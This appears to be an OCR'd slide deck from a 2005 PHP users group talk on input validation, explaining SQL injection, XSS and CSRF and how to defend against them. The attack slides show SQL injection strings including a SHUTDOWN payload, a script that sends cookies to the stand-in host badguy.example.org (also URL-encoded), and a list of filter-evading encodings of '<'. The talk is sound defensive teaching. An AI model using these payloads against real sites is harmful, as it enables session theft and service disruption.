
These slides are cobbled together from several presentations, so please pardon the disparate styles.

Input Validation and Form Security

Sam Buchanan, for the Twin Cities PHP Users Group, 20 August 2005.
http://tcphp.org/ , http://afongen.com/talks/inputvalidation-tcphp2005.pdf


SQL Injection


Username
Password

```
SELECT id
FROM users
WHERE uname='$name'
AND pw='$pw'
```


Username
Sam
Password
mypass

```
SELECT id
FROM users
WHERE uname='Sam'
AND pw='mypass'
```


Username
' OR 1=1;--
Password

```
SELECT id
FROM users
WHERE
uname='' OR 1=1;--'
```

```
SELECT id
FROM users
WHERE
uname='' OR 1=1;
```

Username `';SHUTDOWN;--'

Password

```
SELECT id
FROM users
WHERE uname='';
SHUTDOWN;--'
```

view.asp?id=2;shutdown;

```
SELECT id
FROM users
WHERE uname=''
HAVING 1=1--'
```

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Cross-Site Scripting (XSS)

```
<script>
document.location='http://
badguy.example.org/cookies?'
+document.cookie
</script>
```

```
<script>
document.location='http://
badguy.example.org/cookies?'
+document.cookie
</script>
```

```
<script>
document.location='http://
badguy.example.org/cookies?'
+document.cookie
</script>
```

```
http://yoursite.example.com/
?login=
"<script>document.location='
http://badguy.example.org/
cookies?'+document.cookie</
script>
```

```
http://yoursite.example.com/
?login=
"<script>document.location='
http://badguy.example.org/
cookies?'+document.cookie</
script>
```

```
http://yoursite.example.com/
?login=%22%3E%3C%73%63%72%69%70%7
4%3E%64%6F%63%75%6D%65%6E%74%2E%6
C%6F%63%61%74%69%6F%6E%3D%27%68%7
4%74%70%3A%2F%2F%62%61%64%67%75%7
9%2E%65%78%61%6D%70%6C%65%2E%6F%7
2%67%2F%63%6F%6F%6B%69%65%74%68%6
5%66%74%3F%27%2B%64%6F%63%75%6D%6
5%6E%74%2E%63%6F%6F%6B%69%65%3C%2
F%73%63%72%69%70%74%3E
```

Steal Cookies
Steal Credentials
Data Theft (DOM, iframe)
Denial of Service
Browser Exploit

Filter Input
Escape Output

Input Validation

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
  $_POST[’uname’]))
{
  $clean[’uname’]=
    $_POST[’uname’];
}
```

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
  $_POST[’uname’]))
{
  $clean[’uname’]=
    $_POST[’uname’];
}
```

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
  $_POST[’uname’]))
{
  $clean[’uname’]=
    $_POST[’uname’];
}
```

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
  $_POST[’uname’]))
{
  $clean[’uname’]=
    $_POST[’uname’];
}
```

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
  $_POST[’uname’]))
{
  $clean[’uname’]=
    $_POST[’uname’];
}
```

htmlentities()
strip_tags()

Cross-Site Request Forgeries

```
<form action=”/save.php”>
<input type=”text” name=”msg”>
<input type=”submit”>
</form>
```

```
GET /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
saveMessage($_REQUEST['msg']);
```

```
GET /save.php?msg=Bwahahaha
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Bwahahaha
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
saveMessage($_REQUEST['msg']);
```

```
POST /save.php?msg=Whee
Host:www.example.org
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Bwahahaha
Host:www.example.org
Cookie:PHPSESSID=123456
```

Use POST in forms
$_POST
Unique form tokens
Input validation

```
<form action=”/save.php”>
...
</form>
```

```
<form action=”/save.php”
      method=”post”>
...
</form>
```

```
saveMessage($_REQUEST['msg']);
```

```
saveMessage($_POST['msg']);
```


```
$_SESSION['token'] =
 md5(uniqid(mt_rand(), true));

$_SESSION['token_time'] =
 time();
```

```
<input type="hidden"
  name="secret"
  value="<?php echo
     $_SESSION['token'];?>">
```

Input Validation

Trust Nothing

Treat all input as tainted



source: http://www.microsoft.com/mspress/books/sampchap/5957/0735617228-02.gif

Filter Input
Escape Output

Whitelist

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
   $_POST[’uname’]))
{
   $clean[’uname’]=
      $_POST[’uname’];
}
```

Whitelist

```
$clean = array();
$pattern= “/^[a-z]{8}$/”;
if (preg_match($pattern,
   $_POST[’uname’]))
{
   $clean[’uname’]=
      $_POST[’uname’];
}
```

Whitelist

```
ctype_alnum ctype_print
ctype_alpha ctype_punct
ctype_cntrl ctype_space
ctype_digit ctype_upper
ctype_graph ctype_xdigit
ctype_lower
```

Blacklist

```
$clean = array();
$pattern= “/^[^<>&#;-]$/”;
if (!preg_match($pattern,
  $_POST[’msg’]))
{
  $clean[’msg’]=
    $_POST[’msg’];
}
```

```
<
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&#60;
&#060;
&#0060;
&#00060;
&#000060;
&#0000060;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
```

Sanitize

```
strip_tags()
preg_replace()
nl2br()
```

http://ha.ckers.org/xss.html

http://blog.bitflux.ch/wiki/XSS_Prevention

http://pixel-apes.com/safehtml

$_REQUEST
register_globals
extract()

Escape Output

```
mysql_real_escape_string()
pg_escape_string()
htmlspecialchars()
addslashes()
escapeshellcmd()
```

Commons Validator

HTML_QuickForm

```php
<?php
require 'HTML/QuickForm.php';

$form = new HTML_QuickForm();
$form->addElement('text','my_name','Your name: ');
$form->addRule('my_name','Enter your name.',
'required');
$form->addElement('submit','send','Say Hello');

if ($form->validate()) {
    $form->process('say_hello');
} else {
    $form->display();
}

function say_hello($data) {
    print 'Hello, ' . $data['my_name'];
}
?>
```

source: http://www.sklar.com/talks/index.php/nyphp-quickform/1

```
$form->addElement(
  'text','my_name','Your name: ');

$form->addRule(
  'my_name','Enter your name.',
  'required');

...
if ($form->validate()) {
...
```

WACT
Solar

OWASP
PHP Security Consortium
ThreatsAndCountermeasures